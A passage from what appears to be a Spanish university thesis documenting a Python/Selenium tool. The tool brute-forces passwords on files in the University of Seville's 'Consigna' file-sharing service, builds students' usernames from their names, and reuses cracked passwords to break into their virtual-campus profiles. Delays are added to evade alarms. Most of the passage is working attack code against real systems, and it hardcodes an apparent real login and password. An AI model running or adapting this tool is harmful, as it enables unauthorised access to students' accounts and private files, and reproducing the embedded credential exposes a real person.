1. **Diccionario generado mediante CeWL**: CeWL es una herramienta escrita en Ruby[6] por Robin Wood de DigiNinja.org. Hay varias herramientas para generar diccionarios de claves como Crunch, Cupp, Pydictor… pero lo que diferencia a CeWL del resto de herramientas es que genera el diccionario de claves a partir de una url dada, el diccionario que se obtiene como salida es un diccionario específico que se ha formado obteniendo información de la url dada. Se han realizado pruebas con diccionarios generados con Crunch y Pydictor pero los resultados han sido pésimos en comparación con el obtenido mediante CeWL.

   Además, CeWL se encuentra preinstalada en Kali Linux[7], por tanto, se ha descargado la imagen ISO de Kali Linux y se ha instalado en la herramienta para trabajar con máquinas virtuales VMware.

   En cuanto al funcionamiento de CeWL, se han utilizado una serie de parámetros para modificar el diccionario de salida y así establecer las condiciones necesarias para conseguir el objetivo de este trabajo.



Figura 3-4. Visualización del comando utilizado en Kali Linux.

En cuanto al comando utilizado en la imagen anterior los parámetros de las opciones escogidos han sido:

- -m: Tamaño de cada palabra del diccionario.
- -a: Incluye metadatos[8].
- -e: Incluye correos encontrados.

[6] Lenguaje de programación
[7] Distribución GNU/Linux basada en Debian
[8] "Datos acerca de los datos" sirven para suministrar información sobre los datos producidos.

- -v: Utiliza el modo Verbose[9].
- -w: Escribe la salida del CeWL en un archivo.

2. **Diccionario descargado de internet en inglés:** Se ha descargado un fichero de internet con 500 contraseñas que se sacaron a la luz tras el ataque realizado a los servidores de sitios tan famosos como MySpace o Facebook.
3. **Diccionario numérico:** Se ha creado un diccionario numérico con todas las combinaciones numéricas posibles con 4 números. Se ha escogido este número de caracteres ya que se habían realizado pruebas con el resto de diccionarios y la mayoría de las contraseñas vulneradas no superaban los 5 caracteres. Este diccionario se ha creado desarrollando un pequeño programa en Python, cuyo código es:

```
import os


RUTA_PADRE = os.getcwd()
RUTA_FICHERO = RUTA_PADRE + '/diccionario_numerico.txt'
lista = []


for i in range(5):
    for j in range(5):
        for k in range(5):
            for m in range(5):
                lista.append(str(i) + str(j) + str(k) + str(m))


with open(RUTA_FICHERO, 'w') as f:
    for linea in lista:
        f.write(linea + "\n")
```

Figura 3-5. Visualización fichero para crear diccionario numérico.

4. **Diccionario creado manualmente:** Además se ha creado un diccionario manualmente teniendo en cuenta el conjunto de usuarios que iban a ser posibles víctimas del ataque realizado, en este caso, estudiantes de universidad jóvenes. Se han incluido contraseñas y combinaciones relacionadas con los hobbies, actividades, gustos o prácticas comunes entre ellos.

3.2.2 Rutas.json

Este fichero es un fichero JSON que contiene las url a las que se va a acceder, en este caso, la de "Enseñanza virtual" y la de "Consigna" para poder utilizarlas de manera más cómoda en el código y en el caso de tener que modificar algo que sea lo más fácil posible.

```
{
 "url_consigna_1": "http://consigna.us.es",
 "url_consigna_2": "https://consigna.us.es/ficheros/index/fechaenvio/desc/100",
```

[9] Muestra más información a la salida.

```
  "url_perfil_ev": "https://ev.us.es/webapps/portal/execute/tabs/tabAction?tab_tab_group_id=_29_1"
}
```


Figura 3-6. Visualización del fichero rutas.json.

3.2.3 Xpath.json

Fichero JSON que contiene los xpath de algunos elementos de las páginas web con el objetivo de que la interacción con estos elementos sea más fácil y como se ha comentado con las rutas en caso de tener que modificar algo se tendría que modificar solo este fichero, así también se puede tener un código mucho más limpio.


```
{
 "id_contenido_usuario": "//*[@id=\"contenido\"]/div[3]/ul/li[3]/span",
 "id_input_password_click": "//*[@id=\"cuadro_password_fichero\"]/input[2]",
 "id_imagen_login_consigna": "//*[@id=\"menu\"]/ul/li[3]/div/a/img"
}
```


Figura 3-7. Visualización del fichero xpath.json.

3.2.4 Contador_anonimos.json

En este fichero se almacena el número de ficheros que se han subido a "Consigna" sin haber iniciado sesión previamente y por tanto no aparece el nombre de usuario en la información del fichero. Debido a esto, son el tipo de ficheros que no pueden ser víctimas de la segunda parte del trabajo en la que se intenta acceder al perfil de "Enseñanza virtual" ya que no se puede obtener el uvus del usuario. Al iniciar una nueva ejecución con un diccionario diferente este valor debe fijarse a cero inicialmente.


```
{"contador_anonimo": 0}
```


Figura 3-8. Visualización del fichero contadores.json.

3.2.5 Ficheros_anonimos_obtenidos.json

Este fichero almacena el valor del número de ficheros cuyo nombre de usuario sea "Desconocido" o "Anónimo" y que por tanto no pueden ser atacados con la segunda parte del estudio correspondiente a intentar acceder a los perfiles de "Enseñanza virtual". Al igual que el fichero anterior este valor ha de ser 0 al comenzar la ejecución del programa para diccionarios diferentes.


```
{"ficheros_anonimos_obtenidos": 0}
```


Figura 3-9. Visualización del fichero ficheros_anonimos_obtenidos.json.

3.2.6 Id_last_url_logged.json

Fichero que se ha tenido que crear tras realizar las pruebas pertinentes con el primero de los diccionarios. Las ejecuciones de este tipo de programas duran varios días y para poder pausar la ejecución y continuarla al día siguiente u otro día, se creó este fichero para que almacenara el número de elemento dentro de la lista de ficheros obtenida para que al ejecutar el programa de nuevo se empezara a partir de dicho elemento. Además de posibilitar pausar la ejecución si fuera necesario, sirvió para solventar un error que surgió en ejecución. Los ficheros tienen una fecha de caducidad y se ha dado el caso de que se intenta acceder a una url la cual ya no existe porque el

tiempo de vida del fichero ha expirado y por tanto el programa se para alertando de un error. Mediante este fichero y el código correspondiente de acceder al mismo para interactuar con el valor almacenado se consigue mitigar este error. Al cambiar de diccionario este valor ha de ser 0 para que se empiece a recorrer la lista de ficheros desde el primero obtenido.

```
{"id_last_url_logged": 0}
```

Figura 3-10. Visualización del fichero id_last_url_logged.json.

3.2.7 Contador_ficheros.json

Fichero utilizado para almacenar el valor del número de ficheros descargados con éxito y se encuentran ubicados en la carpeta "FICHEROS". Este valor se utiliza en el programa para verificar que se ha encontrado una contraseña correcta y por tanto se ha descargado el fichero, se explicará detalladamente más adelante.

```
{"contador_ficheros": 23}
```

Figura 3-11. Visualización del fichero contador_ficheros.json.

3.2.8 Claves.txt

En este fichero se van a almacenar los nombres de los ficheros que se hayan podido descargar de la página de Consigna junto con la contraseña utilizada para ello.

3.2.9 Main.py

En este fichero se encuentra el código principal del programa, es dónde se accede a las páginas web y donde se interacciona con sus elementos con tal de conseguir los objetivos antes mencionados en esta memoria.

En primer lugar entre los import que se han utilizado se encuentran:

3.2.10 Imports

1. **Import os**: Módulo que permite usar funcionalidades que dependen del sistema operativo. Se utiliza para acceder a los ficheros del sistema y escribir las salidas correspondientes en cada uno. Además, se usa para verificar que la clave utilizada a la hora de descargar el fichero es correcta, toda vez que se almacena el fichero descargado en una carpeta creada, si el fichero a descargar se encuentra en esa carpeta significa que la clave utilizada en esa última petición es la contraseña correcta.
2. **Import json**: Se ha utilizado para crear variables en formato JSON[10] en otros ficheros como se ha comentado anteriormente "xpath.json" y "rutas.json".
3. **Import logging**: Se ha usado para depurar el código y poder solucionar de manera más rápida los errores que han ido surgiendo a medida que se ejecutaba el código.
4. **Import grequests**: Biblioteca que se usa para realizar la multipetición y así obtener los url permitidos de la página web de Consigna sin haber iniciado sesión.
5. **Import requests**: Biblioteca para realizar peticiones http a un servidor recibiendo como parámetro la url de la página. Se emplea para hacer peticiónes GET y obtener así el usuario del mismo.

[10] Formato de texto sencillo para el intercambio de datos.

6. **Import time**: El módulo time de la biblioteca estándar de Python permite realizar ciertas acciones para trabajar con fechas u horas. En este caso se utiliza para tener un tiempo de espera entre petición y petición, con tal de que no salten alertas al estar introduciendo varios valores de claves, para distintos usuarios y para esperar un tiempo a que el fichero en el caso de que se haya encontrado la clave, se descargue, para buscar dicho fichero en el equipo y verificar de esta forma que se ha encontrado la clave correcta.
7. **From bs4 import BeautifulSoup**: Biblioteca de Python para realizer web scraping, es decir, para extraer información de una página web. En el código se usa para obtener el código html de la página web y así poder acceder a sus elementos.
8. **From selenium import webdriver**: Interfaz de selenium que contiene las funciones necesarias para crear el objeto webdriver y poder interactuar con la página web de consigna y de enseñanza virtual.
9. **From selenium.webdriver.common.by import By**: Interfaz de selenium que se utiliza para obtener un elemento en una página web por su id, nombre de clase o xpath.
10. **From selenium.webdriver.support.ui import WebDriverWait**: Interfaz de selenium que se usa para esperar hasta que un elemento aparezca en la página web o determinar un tiempo límite de espera para que salga ese elemento.
11. **From selenium.webdriver.support import expected_conditions as EC**: Interfaz de selenium que se utiliza para llamar a la función que hará que el código pare hasta encontrar cierto elemento o se llegue al tiempo limite.

```
import os
import json
import logging
import grequests
import requests
import time


from bs4 import BeautifulSoup
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
```

Figura 3-12. Visualización del fichero main.py (imports).

3.2.10.1 Constantes

En el apartado constantes se va a almacenar las rutas de los ficheros que se van a utilizar en el código. Se hace uso de la biblioteca "os", para acceder a los archivos del ordenador.

```
# Constantes
RUTA_PADRE = os.getcwd()
RUTA_UTILIDADES = RUTA_PADRE + '/utils/'
RUTA_CONTADORES_JSON = RUTA_UTILIDADES + 'contadores.json/'
RUTA_FICHEROS = RUTA_PADRE + '/FICHEROS/'
RUTA_CREDENCIALES = RUTA_PADRE + '/credenciales/'
RUTA_DICCIONARIO = RUTA_PADRE + '/diccionario/'
```

```
RUTA_FICHERO_CREDENCIALES = RUTA_CREDENCIALES + 'credenciales.txt/'
RUTA_FICHERO_CLAVES = RUTA_PADRE + '/claves/claves.txt/'
PATH = RUTA_PADRE + '/driver/chromedriver.exe'
```

Figura 3-13. Visualización del fichero main.py (constantes).

3.2.10.2 Opciones Webdriver

Se han modificado las opciones de Webdriver, para cambiar los ajustes del navegador Chrome con el objeto de que el fichero destino de las descargas sea la carpeta creada ficheros. De esta forma como se ha comentado anteriormente, se verificará la validez de la contraseña introducida por el código comprobando si existe algún archivo en dicha carpeta.

```
# Webdriver
options = webdriver.ChromeOptions()

# Cambiamos el directorio destino del fichero que se va a descargar
prefs = {"download.default_directory": "E:\TFG_Python\FICHEROS"}
options.add_experimental_option("prefs", prefs)
```

Figura 3-14. Visualización del fichero main.py (Webdriver).

3.2.10.3 Rutas

Se accede al fichero rutas.json para obtener las urls de las páginas web que vamos a comprometer. En cuanto a la página web de Consigna, se han tomado como url de la página principal y la de la página siguiente de la web para realizar un estudio más extenso y obtener mejores resultados. Por otro lado, se ha obtenido la url de la página principal de enseñanza virtual, para intentar acceder a los perfiles de los usuarios.

```
# Rutas
with open(file=RUTA_UTILIDADES + 'rutas.json') as json_rutas:
    urls = json.load(json_rutas)
    url_consigna_1 = urls['url_consigna_1']
    url_consigna_2 = urls['url_consigna_2']
    url_ev = urls['url_perfil_ev']
```

Figura 3-15. Visualización del fichero main.py (Rutas).

3.2.10.4 Xpath

Se accede al fichero Xpath.json donde se han almacenado los xpath[11] de algunos elementos de las páginas web ya que dichos elementos no tenían propiedades determinadas como el ID o el nombre de la clase y por tanto no había otra manera de identificar dichos elementos para interactuar con ellos. En otros casos no hemos utilizado el xpath, toda vez que sí existen estos atributos, es más idóneo acceder a los elementos mediante ellos.

[11] Lenguaje que permite construir expresiones que recorren y procesan un documento XML

```
# Xpath
with open(file=RUTA_UTILIDADES + 'xpath.json') as json_xpath:
    xpath = json.load(json_xpath)
    id_input_password_click = xpath['id_input_password_click']
    id_imagen_login_consigna = xpath['id_imagen_login_consigna']
    id_contenido_usuario = xpath['id_contenido_usuario']
```

Figura 3-16. Visualización del fichero main.py (Xpath).

3.2.10.5 Funciones

Obtener_urls_permitidas (self): Esta función reúne en una lista las urls de los ficheros que son accesibles sin haber iniciado sesión. Para ello, primero se utiliza el objeto driver que se le pasa a la función como parámetro para identificar y almacenar en una lista los elementos de Consigna cuyo atributo "class" tenga como valor "permitido". Se estudiarán las dos primeras páginas de la página web con el objeto de tener un mayor rango de estudio y conseguir mejores resultados.

Para obtener las urls, se utiliza el objeto driver que se ha pasado por parámetros para recorrer los elementos de la página web e identificar aquellos cuyo nombre de clase sea "permitido". De este modo se obtienen objetos de tipo webdriver por tanto para obtener la url se obtendrá el valor del atributo "rel" de cada objeto.

```
def obtener_urls_permitidas(self, driver):
    lista_urls_rel = []

    links_1 = driver.find_elements_by_class_name("permitido")

    for link in links_1:
        lista_urls_rel.append(link.get_attribute("rel"))

    driver.execute_script("window.open(");")
    driver.switch_to.window(driver.window_handles[1])
    driver.get(url_consigna_2)

    links_2 = driver.find_elements_by_class_name("permitido")

    for link in links_2:
        lista_urls_rel.append(link.get_attribute("rel"))

    driver.close()
    driver.switch_to.window(driver.window_handles[0])

    return lista_urls_rel
```

Figura 3-17. Visualización del fichero main.py (obtener_urls_permitidas).

Obtener_urls_permitidas_logged (self, driver): Esta función obtiene las urls cuyo nombre de clase es permitido habiendo iniciado sesión. En este caso no se ha podido realizar una multipetición toda vez que había que iniciar sesión, por eso se ha decidido utilizar webdriver de Selenium, acceder a la página de consigna y autenticarse con un usuario en concreto.

En la imagen posterior, se pueden observar tres objetos de tipo lista:

1. Lista_url_rel: Se almacena el valor de los atributos rel de cada url cuyo nombre de clase sea permitido.
2. Lista_id.- Se almacena el valor de los identificadores de cada fichero.
3. Lista_urls_permitidas_logged.- Objeto devuelto por la función y que contiene las urls permitidas y listas para introducir la contraseña.

A continuación, mediante el objeto driver que se ha pasado por parámetros en la llamada de la función, se abre una nueva ventana en el navegador y se accede a la url de la página principal de "Consigna", posteriormente se espera a que aparezca la imagen de autenticación con la función "presence_of_element_located", de la interfaz "EC", para después poder clicar sobre ella.

```
def obtener_url_permitidas_logged(self, driver):
    lista_urls_rel = []
    lista_id = []
    lista_urls_permitidas_logged = []

    driver.execute_script("window.open('');")
    driver.switch_to.window(driver.window_handles[1])
    driver.get(url_consigna_1)
    try:
        imagen_login = WebDriverWait(driver, 10).until(
            EC.presence_of_element_located((By.XPATH, id_imagen_login_consigna))
        )
    except:
        driver.quit()
```

Figura 3-18. Visualización del fichero main.py (obtener_urls_permitidas_logged).

Se coge la imagen de autenticación, se clica sobre ella mediante el objeto driver, apareciendo un formulario para rellenar el cual se cumplimenta con el uvus y la contraseña de un usuario en concreto. Se envían dichos datos y se obtienen los links cuyo nombre de clase sea permitido, en este caso aparecerán más urls debido a que se ha iniciado sesión. El funcionamiento de los links es igual que la función anterior. Seguidamente se abre una nueva pestaña y se accede a la siguiente página de consigna para realizar el mismo procedimiento.

```
imagen_login = driver.find_element_by_xpath(id_imagen_login_consigna)
imagen_login.click()
input_usuario = driver.find_element_by_id("edit-name")
input_usuario.send_keys("josargbal")
input_password = driver.find_element_by_id("edit-pass")
input_password.send_keys("Sevilla072>Cuenca954")
boton_aceptar = driver.find_element_by_id("submit_ok")
boton_aceptar.click()
links_1 = driver.find_elements_by_class_name("permitido")

for link in links_1:
    lista_urls_rel.append(link.get_attribute("rel"))

    driver.execute_script("window.open(');")
    driver.switch_to.window(driver.window_handles[2])
    driver.get(url_consigna_2)

    links_2 = driver.find_elements_by_class_name("permitido")
```

Figura 3-19. Visualización del fichero main.py (obtener_urls_permitidas_logged)

En la siguiente imagen por último se recorre la lista con los atributos “rel” y para cada atributo se separan los elementos por una barra invertida “/”, y se extrae el último elemento que es el ID del fichero. A continuación se recorren los ID de los ficheros, para añadirlos a la url de consigna y obtener así la url de descarga de cada fichero.

```
    for link in links_2:
        lista_urls_rel.append(link.get_attribute("rel"))

    for url_rel in lista_urls_rel:
        lista_rel = url_rel.split("/")
        lista_id.append(lista_rel[5])
    for id in lista_id:
        lista_urls_permitidas_logged.append(url_consigna_1 + '/' + id)

    driver.close()
    driver.switch_to.window(driver.window_handles[1])

    return lista_urls_permitidas_logged
```

Figura 3-20. Visualización del fichero main.py (obtener_urls_permitidas_logged)

Obtener_usuario (self, url, driver): Esta función extrae el nombre del usuario propietario del fichero. En primer lugar se hace una petición http GET a la url dada por parámetros y se obtienen los elementos cuyo nombre de clase sea usuario. Si el usuario está vacio, significa que esa url es de acceso denegado, por tanto debemos iniciar sesión para acceder a ella. Esto se hace mediante el objeto driver de forma automática, ya que en el objeto driver, se ha iniciado sesión anteriormente y al acceder a una nueva url en otra pestaña del mismo navegador, se puede acceder a dicha url. Se abre una nueva pestaña, se accede a la url y se busca el elemento cuyo xpath sea el que tenemos almacenado en xpath.json y que identifica al usuario propietario del fichero.

```
def obtener_usuario(self, url, driver):
    respuesta = requests.get(url)
    uvus = ''

    html = BeautifulSoup(respuesta.text, 'html.parser')
    usuario = html.find('span', {
        'class': 'usuario'
    })

    if usuario is None:
        driver.execute_script("window.open('');")
        driver.switch_to.window(driver.window_handles[2])
        driver.get(url)

      nombre_usuario = driver.find_element_by_xpath(id_contenido_usuario)
```

Figura 3-21. Visualización del fichero main.py (obtener_usuario)

La siguiente imagen se corresponde con la formación del uvus a partir del nombre de usuario del propietario del fichero. Primero separamos el nombre de usuario por espacios para obtener una lista con los componentes del nombre completo del usuario. Puede darse el caso de que haya un usuario que haya subido el fichero como anónimo o desconocido, es decir, sin autenticarse, en ese caso no se podría obtener su uvus. Se ha detectado esos casos comprobando que el número de elementos del nombre sea uno solo, por tanto sería anónimo. Si el nombre tiene tres elementos, se forma el uvus adquiriéndose las tres primeras letras de cada elemento. De este modo si el número de elementos del nombre son 4, se estaría analizando un nombre compuesto y habría que eliminar el segundo elemento, toda vez que el uvus se constituye de las tres primeras letras del primer componente del nombre y de los apellidos del usuario.

```
lista_usuario = nombre_usuario.text.split(' ')

if len(lista_usuario) == 1:
    uvus = 'anonimo'
    if len(lista_usuario) == 3:
    for elemento in lista_usuario:
        uvus += elemento[:3]
    if len(lista_usuario) == 4:
        del lista_usuario[1]

        for elemento in lista_usuario:
            uvus += elemento[:3]

     driver.close()
     driver.switch_to.window(driver.window_handles[1])
```

Figura 3-22. Visualización del fichero main.py (obtener_usuario)

La imagen última que se presenta a continuación, corresponde con aquellos casos cuyo acceso es permitido sin haber iniciado sesión y se repetiría el proceso descrito anteriormente, respecto a la formación del uvus. Por último se devolvería, como objeto de la función el uvus en minúsculas.

```
else:
    lista_usuario = usuario.text.split(' ')

    if len(lista_usuario) == 1:
        uvus = 'anonimo'
    if len(lista_usuario) == 3:
        for elemento in lista_usuario:
            uvus += elemento[:3]
    if len(lista_usuario) == 4:
        del lista_usuario[1]

        for elemento in lista_usuario:
            uvus += elemento[:3]

return uvus.lower()
```

Figura 3-23. Visualización del fichero main.py (obtener_usuario)

Acceder_perfil (self): Esta función utiliza los uvus de los ficheros que han sido vulnerados con éxito y las contraseñas obtenidas mediante el ataque con el fin de verificar si se utilizan las mismas contraseñas para la

página de Enseñanza virtual. En primer lugar se obtiene el uvus y la contraseña del fichero credenciales.txt.

```
def acceder_perfil(self):
    lista_uvus = []
    lista_password = []
    lista_uvus_accedido = []
    with open(RUTA_FICHERO_CREDENCIALES, 'r') as f:
        for linea in f:
            credenciales = linea.split(':')
            lista_uvus.append(credenciales[0])
            lista_password.append(credenciales[1])
```

Figura 3-24. Visualización del fichero main.py (acceder_perfil)

A continuación recorremos los uvus y contraseñas que se han almacenado en el fichero credenciales y mediante el objeto driver creado con esta función, se accede a la página de enseñanza virtual y se introducen dichos valores en el formulario de identificación.

```
    for i in range(len(lista_uvus)):
        uvus = lista_uvus[i]
        password = lista_password[i]


        driver = webdriver.Chrome(PATH)
        driver.get(url_ev)
        imagen_redirect = driver.find_element_by_id("loginRedirectProviderList")
        imagen_redirect.click()
        url_actual = driver.current_url
        usuario_input = driver.find_element_by_id("edit-name")
        usuario_input.send_keys(uvus)
        password_input = driver.find_element_by_id("edit-pass")
        password_input.send_keys(password)
        boton_aceptar = driver.find_element_by_id("submit_ok")
        boton_aceptar.click()
        url_nueva = driver.current_url
```

Figura 3-25. Visualización del fichero main.py (acceder_perfil)

En este caso, la forma de verificar que se ha entrado en el perfil es analizando si la url ha cambiado. Por último se devuelve una lista con los uvus en los cuales se ha podido acceder al perfil.

```
    if url_actual != url_nueva:
        print(f"Se ha podido acceder al perfil de {uvus}")
        lista_uvus_accedido.append(uvus)
    else:
        print(f"No se ha podido acceder al perfil de {uvus}")

    driver.quit()

 return lista_uvus_accedido
```

Figura 3-26. Visualización del fichero main.py (acceder_perfil)

Obtener_password_diccionario (self): Se accede al fichero diccionario.txt y se forma un objeto lista en el cual se introducen los valores de las posibles contraseñas y se devuelve dicho objeto.

```
def obtener_password_diccionario(self):
  with open(RUTA_DICCIONARIO + 'diccionario_JOSEMA.txt', 'r', encoding='utf8') as diccionario:
    lista_password = diccionario.readlines()
return lista_password
```

Figura 3-27. Visualización del fichero main.py (obtener_password_diccionario (self)

Introducir_password (self, driver, uvus): Esta función es la encargada de recorrer la lista de contraseñas del diccionario de claves e introducir cada una en el input de contraseña para descargar el fichero que está siendo estudiado. La variable "comparador" almacena el número de ficheros que se encuentran ubicados en la carpeta de descargas "FICHEROS" aumentado en una unidad para comparar este valor con el número de ficheros que realmente se ubican en dicha carpeta. Si estos valores son iguales significa que se habrá descargado el fichero en cuestión y por tanto se habrá encontrado la contraseña correcta.

Para que no salten alarmas se define un tiempo de espera entre petición y petición de 0.6 segundos calculado a base de pruebas de ensayo y error, este tiempo es importante que sea lo mínimo posible ya que multiplica con creces el tiempo de ejecución del programa.

```
def introducir_password(self, driver, uvus):
    lista_password = self.obtener_password_diccionario()

    with open(RUTA_UTILIDADES + "contador_ficheros.json") as f:
        tmp = json.load(f)
        contador_ficheros = tmp['contador_ficheros']

    comparador = contador_ficheros + 1

    for password in lista_password:
        try:
            password_input = WebDriverWait(driver, 10).until(
                EC.presence_of_element_located((By.ID, "passwd_fichero"))
            )
            password_input_click = WebDriverWait(driver, 10).until(
                EC.presence_of_element_located((By.XPATH, id_input_password_click))
            )
        except:
            driver.quit()

        password_input = driver.find_element_by_id("passwd_fichero")
        time.sleep(0.05)
        password_input.send_keys(password)
```

Figura 3-28. Visualización del fichero main.py (introducir_password (self, driver, uvus)

Se verifica que existe el fichero “FICHEROS”. Como se ha comentado anteriormente se comprueba si se ha encontrado la contraseña correcta. En caso de que los valores de la comparación no coincidan se imprime un mensaje de error por línea de comandos. Si se descarga el archivo incrementamos el contador de ficheros ubicados en la carpeta “FICHEROS” y se sobreescribe el valor de la variable almacenada en “contador_ficheros.json”. Una vez encontrada la contraseña correcta se saldría de la función pasando al siguiente fichero a estudiar sin continuar buscando la contraseña acertada. A continuación, se modifica el fichero “claves.txt” añadiendo el nombre del fichero descargado y la contraseña utilizada para ello. Por último, se agrega el uvus creado anteriormente y la contraseña hallada en el fichero “credenciales.txt”.

```
if not os.path.exists(RUTA_FICHEROS):
    print("No existe el directorio ficheros")
else:
    contenido = os.listdir(RUTA_FICHEROS)
    if len(contenido) == comparador:
        print(f"Se ha descargado el fichero. La contrasena para {uvus} es {password}.\
        \nGuardando credenciales...")
        nombre_fichero = driver.find_element_by_class_name("nombre_fichero")

        # Incrementamos el contador de ficheros en la carpeta ficheros descargados
        contador_ficheros += 1

        datos = {'contador_ficheros': contador_ficheros}
        with open(RUTA_UTILIDADES + 'contador_ficheros.json', 'w') as f:
            json.dump(datos, f)

        # Rellenamos el fichero claves.txt con el nombre del fichero y la clave utilizada
        with open(RUTA_FICHERO_CLAVES, 'a') as f:
            f.write(f"Se ha descargado el fichero {nombre_fichero.text} con la contraseña: {password}")

        with open(RUTA_FICHERO_CREDENCIALES, 'a') as f:
            if uvus:
                f.write(f"{uvus}:{password}")
        break
    else:
        print(f"No se ha encontrado la contraseña para {uvus}")
```

Figura 3-29. Visualización del fichero main.py (introducir_password (self, driver, uvus)

Obtener_password (self, lista_url_logged, driver): Mediante esta función se recorren las url obtenidas habiendo iniciado sesión previamente y se llama a la función "introducir_password". La variable "contador_anonimo" almacena un contador que se utiliza para numerar el número de usuarios que han subido un fichero sin haber iniciado sesión y que por tanto no se puede obtener su uvus ni pueden ser víctimas del ataque relacionado con la página de "Enseñanza virtual".

Uno de los problemas que han surgido a la hora de poner en funcionamiento el programa es que los ficheros que se encuentran subidos en "Consigna" tienen fecha de caducidad y desaparecen del servidor pasado un tiempo que puede ser impuesto por el usuario que los sube. Esto provoca que el programa intente acceder a una url que tenía pendiente pero no encuentre dicha página lo que hace saltar un error que frena la ejecución del programa. Esto se ha solventado obteniendo el identificador de la última url accedida y almacenándola en el fichero "id_last_url_logged.json".

Cuando se inicia el programa y se ejecuta esta función por primera vez se obtiene el valor del identificador de la

última url loggeada para comenzar la ejecución del programa por la siguiente url y evitar así esa url de la página no encontrada ya que su tiempo de vida en el servidor ha expirado.

```
def obtener_password(self, lista_url_logged, driver):
    contador_anonimo = 0
    contador_ficheros = 0
    n_urls_logged = len(lista_url_logged)
    with open(RUTA_UTILIDADES + 'id_last_url_logged.json') as f:
        id = json.load(f)
        id_last_url_logged = id['id_last_url_logged']

    if id_last_url_logged != 0:
        id_last_url_logged = id_last_url_logged + 1

    print("La url a acceder sera: " + str(id_last_url_logged))
```

Figura 3-30. Visualización del fichero main.py (obtener_password (self,lista_url_logged, driver)

A continuación, se recorre la lista de las urls obtenidas habiendo iniciado sesión previamente. Modificamos el valor de la última url accedida almacenada en el fichero "id_last_url_logged". Se obtiene el uvus del usuario que ha subido el fichero que se encuentra el programa estudiando, llamando a la función "obtener_usuario".

```
    for contador_url in range(id_last_url_logged, n_urls_logged):
        print("Contador_url: " + str(contador_url))
        url_logged = lista_url_logged[contador_url]

        print(url_logged)
        datos = {'id_last_url_logged': contador_url}
        with open(RUTA_UTILIDADES + 'id_last_url_logged.json', 'w') as f:
            json.dump(datos, f)
        uvus = self.obtener_usuario(url_logged, driver)
        print(uvus)
```

Figura 3-31. Visualización del fichero main.py (obtener_password (self,lista_url_logged, driver)

Si se obtiene correctamente el uvus del usuario, se abre una nueva pestaña en el buscador y se llama a la función "introducir_password" para recorrer el diccionario de claves e ir probando cada una en el input de la contraseña del fichero estudiado, al finalizar se cierra la pestaña abierta con anterioridad. Si no se consigue el uvus del usuario se procede a incrementar en una unidad el contador de usuarios registrados como anónimos para su posterior almacenamiento en el fichero "contadores.json".

```
    if uvus:
        if uvus != 'anonimo':
            driver.execute_script("window.open('');")
            driver.switch_to.window(driver.window_handles[2])
            driver.get(url_logged)
            self.introducir_password(
                driver=driver,
                uvus=uvus,
            )

            driver.close()
            driver.switch_to.window(driver.window_handles[1])
        else:
            print("El usuario es anónimo")
            contador_anonimo += 1
    else:
        print("Se ha producido un fallo al obtener el uvus del usuario")

datos = {
    'contador_anonimo': contador_anonimo,
    'contador_ficheros': contador_ficheros
}

with open(RUTA_CONTADORES_JSON, 'w') as f:
    json.dump(datos, f)
```

Figura 3-32. Visualización del fichero main.py (obtener_password(self, lista_url_logged, driver))

Comprobar_acceso_perfil (self, lista_uvus_pass): Esta función se limita a comprobar si los usuarios usan la misma contraseña en "Enseñanza virtual" y "Consigna". Se dispone de un contador que acumulará el número de veces que se ha introducido la contraseña en "Enseñanza virtual" correctamente.

Se accede al fichero "credenciales.txt" para obtener la pareja de uvus y contraseña obtenidos en la página de "Consigna" y se compara con los elementos de la lista "lista_uvus_pass" devuelta por la función "acceder_perfil", si ambos valores coinciden se ha podido acceder al perfil de "Enseñanza virtual" con éxito. Se excluye de esta comprobación los ficheros descargados con éxito cuyo nombre de usuario sea "anónimo" ya que no es un uvus en sí.

```
def comprobar_acceso_perfil(self, lista_uvus_pass):
    contador = 0
    with open(RUTA_FICHERO_CREDENCIALES, 'r') as f:
        for linea in f:
            credenciales = linea.split(':')
                        if credenciales[0] != 'anonimo':
                for uvus in lista_uvus_pass:
                    if uvus != '':
                        if credenciales[0] == uvus:
                            print(f"He podido acceder al perfil de {uvus}, con contraseña: {credenciales[1]}")
                            contador += 1
                        else:
                            print(f"No he podido acceder al perfil de {uvus}")
